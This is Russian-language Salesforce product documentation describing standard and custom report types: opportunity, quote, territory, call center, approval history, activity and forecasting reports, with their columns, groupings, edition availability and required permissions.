Просмотрите сведения о продуктах, связанных с возможностями, включая имя продукта и этап возможности.

Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Матричный

#### Поля резюмирования

Итого к оплате (сумма)

#### Выбранные столбцы

| Тип сведений об объекте                  | Столбцы   |
|--|---|
| Сведения о возможности                   | <ul style="list-style-type: none"> <li>Имя возможности</li> <li>Стоимость</li> <li>Дата закрытия</li> <li>Этап</li> <li>Длительность</li> <li>Тип</li> <li>Вероятность</li> <li>Дата создания</li> </ul>  |
| Сведения о продукте                      | <ul style="list-style-type: none"> <li>Имя продукта</li> <li>Код продукта</li> <li>Количество</li> <li>Активный продукт</li> <li>Продажная цена</li> <li>Дата продукта</li> <li>Описание продукта</li> <li>Итого к оплате</li> <li>Продукт: месяц</li> <li>Цена по прайс-листу</li> </ul> |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>Ответственный за возможность</li> <li>Роль ответственного</li> </ul>   |
| Организация: общие сведения              | <ul style="list-style-type: none"> <li>Имя организации</li> </ul>   |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Отчет «Динамика возможности»

Просмотрите сведения о динамике возможностей в ожидаемых продажах.

Ниже перечислены стандартные параметры для данного отчета.

**Формат**

Матричный

**Группировки**

Стандартный отчет содержит строки, сгруппированные по полю «Этап журнала», и столбцы, сгруппированные по полю «На дату».

**Поля резюмирования**

Архивная стоимость (сумма)

**Выбранные столбцы**

| Тип сведений об объекте                  | Столбцы   |
|--|---|
| Сведения о возможности                   | <ul style="list-style-type: none"> <li>Имя возможности</li> </ul>   |
| Сведения о динамике возможности          | <ul style="list-style-type: none"> <li>Архивная стоимость</li> <li>На дату</li> <li>Этап журнала</li> </ul> |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>Псевдоним ответственного за возможность</li> </ul>                   |

## СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

## Отчет «Возможности со сметами и PDF-сметами»

Просмотрите сведения о PDF-сметах, которые созданы для смет, связанных с возможностью. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, автора и дату последнего изменения каждой указанной PDF-сметы).

Ниже перечислены стандартные параметры для данного отчета.

**Формат**

Сводный

**Группировка**

Стандартный отчет отображает сметы и PDF-сметы, сгруппированные по полю «Имя возможности».

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Выбранные столбцы

| Тип сведений об объекте | Столбцы   |
|-------------------------|---|
| Сведения о возможности  | <ul style="list-style-type: none"> <li>Имя возможности</li> </ul>   |
| Сведения о смете        | <ul style="list-style-type: none"> <li>Имя сметы</li> <li>Синхронизация</li> </ul>  |
| Сведения о PDF-смете    | <ul style="list-style-type: none"> <li>PDF-смета : дата создания</li> <li>PDF-смета : имя</li> <li>PDF-смета : скидка</li> <li>PDF-смета : общая сумма</li> </ul> |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности со сметами и элементами строки сметы»

Просмотрите сведения о сметах, связанных с возможностями, и элементах строки каждой сметы. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть любые поля возможности, сметы или элемента строки сметы.

Если организация использует мультивалюту или функцию расширенного управления валютами, то данный отчет поддерживает дополнительные параметры настройки. При выборе столбцов отчета выберите «преобразованную» версию столбца стоимости или общей суммы, чтобы просмотреть значение столбца, преобразованное в другую валюту. При выборе критериев отчета выберите нужную валюту в разделе «Дополнительные параметры».

Ниже перечислены стандартные параметры для данного отчета.

### Формат

Сводный

### Поля резюмирования

Стоимость (сумма)

Скидка по смете (сумма)

### Группировки

Стандартный отчет содержит результаты, сгруппированные по полям «Имя возможности» и «Имя сметы». Каждый элемент строки сметы отображается под связанной сметой.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Выбранные столбцы

| Тип сведений об объекте           | Столбцы  |
|-----------------------------------|--|
| Сведения о возможности            | <ul style="list-style-type: none"> <li>Имя возможности</li> <li>Стоимость</li> </ul>   |
| Сведения о смете                  | <ul style="list-style-type: none"> <li>Имя сметы</li> <li>Скидка</li> <li>Синхронизация</li> <li>Статус</li> </ul>   |
| Сведения об элементе строки сметы | <ul style="list-style-type: none"> <li>Элемент строки сметы: скидка</li> <li>Продукт: имя продукта</li> <li>Номер элемента строки</li> <li>Продажная цена</li> <li>Цена по прайс-листу</li> <li>Элемент строки сметы: промежуточная сумма</li> <li>Элемент строки сметы: итого к оплате</li> </ul> |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

## Отчеты по продуктам и активам

Отчеты, доступные в папке «Отчеты по продуктам и активам», позволяют просматривать сведения о продуктах, установленных пользователями. Данные отчеты позволяют просматривать активы, принадлежащие клиентам, создавать списки обращений, сохраненных для отдельного актива, и определять активы, которые не связаны с продуктом.

Специальные функции отчетов по продуктам и активам

Ниже перечислены рекомендации по выполнению отчетов по продуктам и активам.

### Стандартные отчеты

Отчет «Активы без продуктов», доступный в папке «Отчеты по продуктам и активам», позволяет просматривать активы, которые не связаны с продуктом. В зависимости от целей использования, активами могут считаться продукты конкурентов.

### Типы отчетов

- Чтобы создать настраиваемый отчет, содержащий активы клиентов, нажмите кнопку **«Создать отчет»** на вкладке «Отчеты» и выберите тип отчета «Организации с активами» или «Контакты с активами» из категории «Организации и контакты».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Чтобы просмотреть список полей обращения для отдельного актива, нажмите кнопку **«Создать отчет»** на вкладке «Отчеты» и выберите тип отчета «Активы с обращениями» из категории «Прайс-листы, продукты и активы».

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

### Отчеты по самообслуживанию

Отчеты по самообслуживанию позволяют анализировать эффективность использования портала самообслуживания. Данные отчеты позволяют определять количество просматриваемых обращений, количество зарегистрированных клиентов или мнение клиентов относительно предложенных решений.

- ☑ **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

### Стандартные отчеты

- Отчет «Использование портала самообслуживания» содержит сведения о количестве просмотренных и зарегистрированных обращений, количестве добавленных комментариев и количестве поисков, выполненных пользователями портала самообслуживания.
- Отчет «Пользователи портала самообслуживания» содержит сведения о пользователях, выполнивших вход на портал самообслуживания, включая связанные организации и даты последнего входа. Поля портала самообслуживания могут быть добавлены в любой настраиваемый отчет по контактам.
- Отчет «Полезные решения» содержит статистические данные по порталам самообслуживания, отображающим решения. Каждая страница портала самообслуживания, содержащая решение, позволяет клиентам определять его полезность. Результаты данного отчета могут использоваться для выбора пяти лучших решений, отображающихся на начальной странице портала самообслуживания, а также для повышения вероятности обнаружения клиентами нужных им решений.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Составление отчетов по действиям службы поддержки

Отчеты, доступные в папке «Отчеты службы поддержки», позволяют отслеживать количество созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также время, прошедшее с момента последнего изменения статуса или ответственного за обращение, и журнал обращений.

Кроме того, система позволяет создавать отчеты по решениям организации, включая журналы решений, языки создания решений и актуальность переведенных решений. При наличии портала самообслуживания организация может выполнять отчеты для отслеживания показателей использования портала самообслуживания.


СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

## Готовые типы настраиваемых отчетов

Некоторые функции Salesforce поддерживают готовые типы настраиваемых отчетов, исключая необходимость создания нового отчета.

 **Прим.:** Готовые типы настраиваемых отчетов отличаются от типов стандартных отчетов.

### 1. [Отчеты по территориям](#)

Отчеты по территориям позволяют анализировать территории продаж. Данные отчеты позволяют просматривать территории и назначенных им пользователей, пользователей с несколькими территориями или пользователей без территорий.

### 2. [Отчеты по ответам](#)

Чтобы разрешить пользователям анализ вопросов, ответов и голосов, создайте типы настраиваемых отчетов.

### 3. [Отчеты Salesforce CRM Call Center](#)

Отчеты центра обработки вызовов помогают анализировать телефонные вызовы Salesforce CRM Call Center, обработанные текущим пользователем и его рабочей группой.

### 4. [Создание типа настраиваемого отчета для журнала утверждений](#)

Прежде чем запустить отчеты по выполненным или выполняемым процессам утверждения и их этапам, рекомендуем создать тип настраиваемого отчета для экземпляров процесса утверждения.

### 5. [Отчеты, доступные для действий](#)

Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

### 6. [Составление отчетов по встречам торговых представителей с клиентами](#)

Просмотрите распределение рабочего времени сотрудниками отдела продаж. Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**  
(Доступные отчеты  
определяются используемой  
версией.)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**  
(Доступные отчеты  
определяются используемой  
версией.)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

## 7. Создание типа настраиваемых отчетов прогнозирования

## 8. Типы настраиваемых отчетов прогнозирования

*Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

## 9. Отчеты по идеям

Чтобы разрешить пользователям создание отчетов по идеям, комментариям и голосам, рекомендуем создать типы настраиваемых отчетов.

## 10. Составление отчетов по статьям Salesforce Knowledge

Настраиваемые отчеты Salesforce Knowledge позволяют отслеживать процессы создания, управления и доставки статей.

## 11. Отчеты по сеансам Live Agent

Отчеты по сеансам Live Agent позволяют собирать данные о действиях, выполненных агентами при общении с клиентами (например, время нахождения агентов в сети или количество назначенных запросов на чат).

## 12. Составление отчетов по партнерам

Некоторые возможности могут быть связаны с партнерами. Данный отчет позволяет определять и анализировать подобные взаимосвязи.

## 13. Составление отчетов по группам взаимосвязи

Составление отчетов по группам взаимосвязи и участникам группы взаимосвязи доступно только после включения администратором типов настраиваемых отчетов для данных настраиваемых объектов.

## 14. Включение отчета «Ответственный за организацию»

Отчет «Ответственный за организацию» возвращает список всех организаций и пользователей, несущих за них ответственность.

## 15. Отчет о поиске по файлам

Используйте отчет для определения первых 300 критериев поиска для файла и определите отсутствующее содержимое или то, что нужно переименовать, на основе критериев поиска пользователя и позиции выбора.

## Отчеты по территориям

Отчеты по территориям позволяют анализировать территории продаж. Данные отчеты позволяют просматривать территории и назначенных им пользователей, пользователей с несколькими территориями или пользователей без территорий.

Специальные функции отчетов по территориям

Ниже перечислены рекомендации по выполнению отчетов по территориям.

### Стандартные отчеты

- Отчет «Территория» содержит все территории организации. Чтобы просмотреть территории организации, которым не назначены пользователи, выберите значение **«Пользователи отсутствуют»** в раскрывающемся списке «Пользователи» и нажмите кнопку **«Запустить отчет»**.
- Отчеты «Территория пользователя», «Несколько территорий пользователя» и «Пользователь без территории» отображают пользователей, назначенных одной территории, нескольким территориям или ни одной территории соответственно.
- Отчеты «Территория организации», «Несколько территорий организации» и «Организация без территории» отображают организации, назначенные одной территории, нескольким территориям или ни одной территории соответственно.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Отчет «Территория возможности» отображает возможности, назначенные территориям. Чтобы просмотреть возможности, принадлежащие пользователям, которые в настоящее время неактивны на территории возможности, воспользуйтесь отчетом «Территория возможности» со следующим расширенным фильтром: «"Активно в территории" "равно" "Ложь"». Отчет «Возможность без территории» отображает возможности, связанные с организациями, которым не назначена территория.
- Отчеты, созданные на основе типов настраиваемых отчетов, содержащих территории, могут содержать результаты, отличающиеся от результатов стандартных отчетов, содержащих территории. Отчеты, созданные на основе типов настраиваемых отчетов, отображают только результаты с территориями (например, организации с территориями), а стандартные отчеты, содержащие территории, могут отображать результаты без территорий. Например, отчет «Территория организации» возвращает организации без территорий. Фильтр «Территории», применяемый к результатам отчетов, созданных на основе типов настраиваемых отчетов, содержащих территории, не поддерживает значения «Несколько территорий» и «Без территории».

### Советы по использованию отчетов по территориям

- Отчеты по территориям поддерживают стандартные и настраиваемые поля территорий. Кроме того, данные поля доступны в отчетах по организациям, отчетах по действиям, содержащим организации, отчетах по возможностям и отчетах по пользователям.


СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

### Отчеты по ответам

Чтобы разрешить пользователям анализ вопросов, ответов и голосов, создайте типы настраиваемых отчетов.

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Чтобы предоставить пользователям возможность создания отчетов по вопросам, ответам и голосам, администратор организации может создать типы настраиваемых отчетов. Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам сообщества ответов; система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по ответам.

Чтобы создать папку отчетов по ответам, доступную пользователям, выполните указанные ниже действия.

1. Настройте тип настраиваемого отчета для ответов.
  - Основной объект отчета: «Вопросы».
  - Ввиду отсутствия специальной категории отчетов, отчеты по ответам могут храниться в категории «Другие отчеты» или «Административные отчеты».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

- При настройке взаимосвязей объект «Вопросы» может быть связан с объектом «Ответы», а объект «Ответы» с объектом «Голоса».
2. Создайте общедоступную папку для отчетов по ответам. Данное действие доступно только при наличии полномочия «Управление общедоступными отчетами».
  3. Используя тип настраиваемого отчета, создайте как минимум один настраиваемый отчет по ответам. Назначьте отчеты созданной папке отчетов по ответам.

После выполнения данных действий папка отчетов по ответам доступна пользователям на начальной странице отчетов.

СМ. ТАКЖЕ:

[Предоставление доступа к данным посредством отчетов](#)

### Отчеты Salesforce CRM Call Center

Отчеты центра обработки вызовов помогают анализировать телефонные вызовы Salesforce CRM Call Center, обработанные текущим пользователем и его рабочей группой.

Специальные функции отчетов центра обработки вызовов

Ниже перечислены рекомендации по запуску отчетов, связанных с использованием центров обработки вызовов.

#### Стандартные отчеты

- Отчет «Вызовы моей рабочей группы на этой неделе» содержит сведения о вызовах, обработанных участниками рабочей группы за последнюю неделю, включая связанные записи и результаты каждого вызова.
- Отчет «Мои вызовы сегодня» содержит сведения о собственных входящих или исходящих вызовах за текущий день, включая связанные записи и результаты каждого вызова.
- Отчет «Мои вызовы на этой неделе» содержит сведения о собственных входящих или исходящих вызовах за последнюю неделю, включая связанные записи и результаты каждого вызова.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

И

«Чтение» для записей,  
добавленных в отчет

## Создание типа настраиваемого отчета для журнала утверждений

Прежде чем запустить отчеты по выполненным или выполняемым процессам утверждения и их этапам, рекомендуем создать тип настраиваемого отчета для экземпляров процесса утверждения.

1. В разделе «Настройка» введите «*Типы отчетов*» в поле «Быстрый поиск», затем выберите «**Типы отчетов**».
2. Нажмите кнопку «**Создать тип настраиваемого отчета**».
3. Заполните поля.

| Поле                  | Действия   |
|-----------------------|--|
| Основной объект       | Выберите объект «Экземпляр процесса».<br><br>Экземпляр процесса — это один экземпляр процесса утверждения. Новый экземпляр процесса создается при каждой отправке записи на утверждение.     |
| Метка типа отчета     | Введите метку. Данная метка отображается пользователям при создании отчетов.<br><br>Пример: « <i>Экземпляры процесса утверждения</i> ».  |
| Имя типа отчета       | Введите уникальное имя для типа отчета.  |
| Описание              | Введите описание. Данная метка отображается пользователям при создании отчетов.  |
| Сохранить в категории | Выберите категорию «Административные отчеты».<br><br>При необходимости выберите другую категорию. Данный параметр определяет папку, предназначенную для хранения типа настраиваемого отчета. |
| Статус развертывания  | Чтобы предоставить всем пользователям доступ к типу отчета, установите переключатель «Развернуто».   |

4. Нажмите кнопку «**Далее**».
5. Щелкните поле под основным объектом.
6. Выберите объект «Узел экземпляра процесса».

Узел экземпляра процесса — это экземпляр этапа утверждения. Новый узел экземпляра процесса создается при каждом входе записи на этап процесса утверждения. Если запись не соответствует критериям этапа или экземпляр процесса утверждения выполняется без входа на этап, то узел экземпляра процесса не создается.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

7. Выберите один из указанных ниже параметров взаимосвязи.

| Параметр  | Описание   |
|---|--|
| Каждая запись "А" должна иметь как минимум одну связанную запись "В". | Отчет включает только экземпляры процесса, которые входят как минимум на один этап утверждения для создания узла экземпляра процесса.<br><br>Отчет исключает экземпляры процесса для записей, отправленных на утверждение, но не соответствующих заданным критериям этапа. |
| Записи "А" могут иметь или не иметь связанные записи "В".             | Отчет включает все экземпляры процесса.  |

8. Нажмите кнопку **«Сохранить»**.

Чтобы разрешить пользователям создание и выполнение отчетов по журналам утверждений, рекомендуем развернуть созданный тип отчета и сообщить соответствующим пользователям имя типа настраиваемого отчета и название папки категории.

### Отчеты, доступные для действий

Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

#### Просматриваемые сведения | Рекомендуемый отчет

|  |   |
|--|---|
| Действия, связанные с другим типом записей, например с коммерческими возможностями | Щелкните <b>«Создать настраиваемый отчет»</b> на вкладке «Отчеты» и выберите тип отчета «Действия».   |
| Количество контактов, связанных с действием  | Отчеты по действиям. Добавьте столбец «Количество связей» в отчеты.<br><br>Например, пользователь создает задачу с пятью контактами. При выполнении отчета «Задачи и события» данный столбец содержит значение «5», соответствующее количеству контактов, связанных с задачей.  |
| Строки контактов для каждого действия  | Отчет «Действия с контактами». Выберите как минимум одно поле объекта «Контакт».<br><br>Например, отчет содержит задачу с пятью контактами. При добавлении поля контакта «Фамилия» в отчет, отображаются пять строк, связанных с данным действием (по одной строке для каждого контакта). В случае отсутствия полей контакта отображается всего одна строка для действия. |

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все версии, кроме Database.com.**



**Просматриваемые сведения****Рекомендуемый отчет**

---

Отчет «Действия с контактами» — это единственный отчет, который...

- отображает все контакты действия;
- может быть отфильтрован посредством атрибутов неосновных контактов.

Другие отчеты отображают основной контакт и общее количество контактов действия, но не содержат сведений о других контактах.

Отчет «Действия с контактами» не позволяет определять основные и дополнительные контакты.

---

Основной контакт действия в двух отчетах: «Задачи и события» и «Действия с обращениями».

Отчет «Задачи и события» или «Действия с обращениями».

Например, поле отчета «Контакт» содержит имя Иван Петров, если данный пользователь является основным контактом задачи.

Основной контакт также отображается в поле «Имя» на странице сведений о задаче или событии.


---

## Составление отчетов по встречам торговых представителей с клиентами

Просмотрите распределение рабочего времени сотрудниками отдела продаж. Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

1. Создайте тип настраиваемого отчета.
  - a. Выберите объект **«Пользователи»** в качестве основного.
  - b. Заполните оставшиеся обязательные поля: метка, описание и категория.
  - c. Нажмите кнопку **«Далее»**.
2. Определите взаимосвязь между действиями и пользователями.
  - a. Свяжите объект «Взаимосвязи действия» с объектом «Пользователи».
  - b. Нажмите кнопку **«Сохранить»**.
3. Определите поля, отображаемые в данном типе отчета.
  - a. Нажмите кнопку **«Редактировать макет»** в разделе «Поля, доступные для отчетов».
  - b. Добавьте следующие поля «Взаимосвязи действия» в макет: «Дата», «Тема», «Имя», «Связано с» и «Количество связей».
  - c. Измените метку для поля «Имя» на значение *«Контакт»*, а метку для поля «Связано с» на значение *«Потенциальный клиент»*.
  - d. Выберите опцию отображения каждого поля по умолчанию.
  - e. Нажмите кнопку **«Сохранить»**.
4. Создайте отчет.
  - a. Откройте вкладку «Отчеты» и выберите тип отчета, созданный в действиях 1–3.
  - b. Выберите **Сводный формат** и создайте группировку по полному имени.
  - c. Выполните и сохраните отчет.

Созданный отчет может использоваться для оптимизации рабочего времени, которое тратится группами сбыта на обслуживание клиентов.

-  **Прим.:** Если организация не использует функцию «Общедоступные действия», то настраиваемые отчеты на основе объекта «Взаимосвязи действия» не содержат организаторов событий и приглашенных, а также не отображают события без приглашенных.

СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета](#)

[Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета](#)

[Создание отчета](#)

[Создание настраиваемого отчета](#)

## ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»


Для просмотра действий, принадлежащих текущему и подчиненным пользователям в иерархии ролей:

- Полномочия не требуются

Для просмотра всех действий:

- «Просмотр всех данных»

## Создание типа настраиваемых отчетов прогнозирования

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к функции «Настраиваемые прогнозы». Создание типа настраиваемых отчетов прогнозирования доступно только при использовании продукта «Совместные прогнозы».


Чтобы предоставить пользователям доступ к отчету прогнозирования, администраторы должны создать тип настраиваемых отчетов. *Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

1. Начните создавать тип настраиваемого отчета в меню «Настройка». Для этого введите «*Типы отчетов*» в поле «Быстрый поиск», затем выберите «**Типы отчетов**» и «**Создать тип настраиваемого отчета**».
2. Выберите объект прогнозирования (например, «Элементы прогнозирования» или «Планы продаж для прогнозирования») в качестве основного.
3. Выберите значение «Прогнозы» в поле «Сохранить в категории».

Сообщите пользователям папки, содержащие развернутые типы отчетов, и их имена.

## Типы настраиваемых отчетов прогнозирования

*Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к функции «Настраиваемые прогнозы». Создание типа настраиваемых отчетов прогнозирования доступно только при использовании продукта «Совместные прогнозы».

Чтобы просмотреть доступные типы настраиваемых отчетов прогнозирования, воспользуйтесь таблицей ниже.

| Основной объект          | Использовать для создания отчета по...  |
|--------------------------|---|
| Элементы прогнозирования | <p>Просмотр информации о суммах прогнозирования, в том числе информации о корректируемой сумме. Если прогноз составляется на основе дохода, рекомендуем использовать перечисленные ниже стандартные поля типа отчета.</p> <ul style="list-style-type: none"> <li>• «<b>Только стоимость ответственного</b>»: сумма всех возможностей дохода пользователя (без поправок). Например,</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

## Основной объект

## Использовать для создания отчета по...

при наличии двух возможностей стоимостью 10 000 рублей каждая поле «Только стоимость ответственного» отображает значение «20 000 рублей».

- **«Стоимость без поправок»:** сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов. Например, если общая стоимость всех собственных возможностей составляет 20 000 рублей, а общая стоимость возможностей подчиненных — 55 000 рублей, то поле «Стоимость без поправок» отображает значение 75 000 рублей.
- **«Стоимость без поправки менеджера»:** показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных. *Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.* Например, поле «Стоимость без поправок» отображает Анне значение «75 000 рублей», из которых 20 000 рублей — это стоимость ее собственных возможностей, а 55 000 рублей — это стоимость возможностей, принадлежащих ее подчиненному Ивану. Анна увеличивает стоимость возможностей Ивана до 65 000 рублей; при этом общая стоимость возрастает до 85 000 рублей. Если менеджер Анны увеличивает общую стоимость до 100 000 рублей, то поле **«Стоимость без поправки менеджера»** содержит значение «85 000 рублей», так как Анне недоступны поправки, внесенные ее менеджером. Чтобы просмотреть стоимость с поправкой *менеджера*, воспользуйтесь полем **«Стоимость прогноза»**, отображающим значение «100 000 рублей».
- **«Стоимость прогноза»:** прогноз по доходу из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза. Например, менеджеру прогнозов подчиняется другой менеджер прогнозов, в поле «Стоимость без поправки менеджера» которого отображается значение «85 000 рублей». Если вышестоящий менеджер увеличивает стоимость прогноза до 100 000 рублей, то поле «Стоимость прогноза» отображает значение «100 000 рублей».

Если прогноз составляется на основе количества, рекомендуем использовать перечисленные ниже стандартные поля типа отчета.

- **«Только количество ответственного», «Количество без поправок», «Количество без поправок менеджера» и «Количество прогноза»**

Добавьте следующие поля независимо от того, на основе чего вы прогнозируете (на основе доходов или количества).

- **«Содержит поправку»**, флажок, который указывает, сделана ли менеджером корректировка по сумме владельца прогноза.
- **«Содержит поправку ответственного»**, флажок, который показывает, сделал ли пользователь прогноза корректировку по собственной стоимости прогноза.

Если ваша организация использует проведение накопленного прогноза, добавьте это поле в отчет:

- **ForecastingItemCategory** — это поле указывает, как проходит каждая стоимость прогноза: Open Pipeline, Best Case Forecast, Commit Forecast, Closed Only, Pipeline, Best Case, Commit или Closed. Если ваша организация изменила имена категорий прогноза, эти изменения также появляются в значениях **ForecastingItemCategory**.

| Основной объект  | Использовать для создания отчета по...   |
|--|--|
| <p>Элементы прогнозирования, если объект «Возможности» используется в качестве связанного</p>                      | <p>Просмотр сведений о возможности для отдельных элементов строки прогнозирования. Например, пользователь может создать сводный отчет для каждого подчиненного, содержащий имена возможностей, даты последних действий над элементами прогнозирования, сведения о поправках и итоговые стоимости прогнозов.</p> <p> <b>Прим.:</b> При наличии возможностей без продуктов данный тип отчета содержит 2 элемента прогнозирования: один для типа прогноза «Возможность — Доход» и один для типа прогноза «Группа продуктов». Данные элементы прогнозирования сводятся в строке «Продукты не указаны» прогноза по группе продуктов.</p> |
| <p>Элементы прогнозирования, если объект «Доли возможности» используется в качестве связанного</p>                 | <p>Просмотр сведений о доли возможности для отдельных элементов строки прогнозирования. Например, пользователь может создать сводный отчет для каждого подчиненного, содержащий стоимости и проценты долей возможности для его элементов прогнозирования, а также сведения о поправках и итоговые стоимости прогнозов.</p>   |
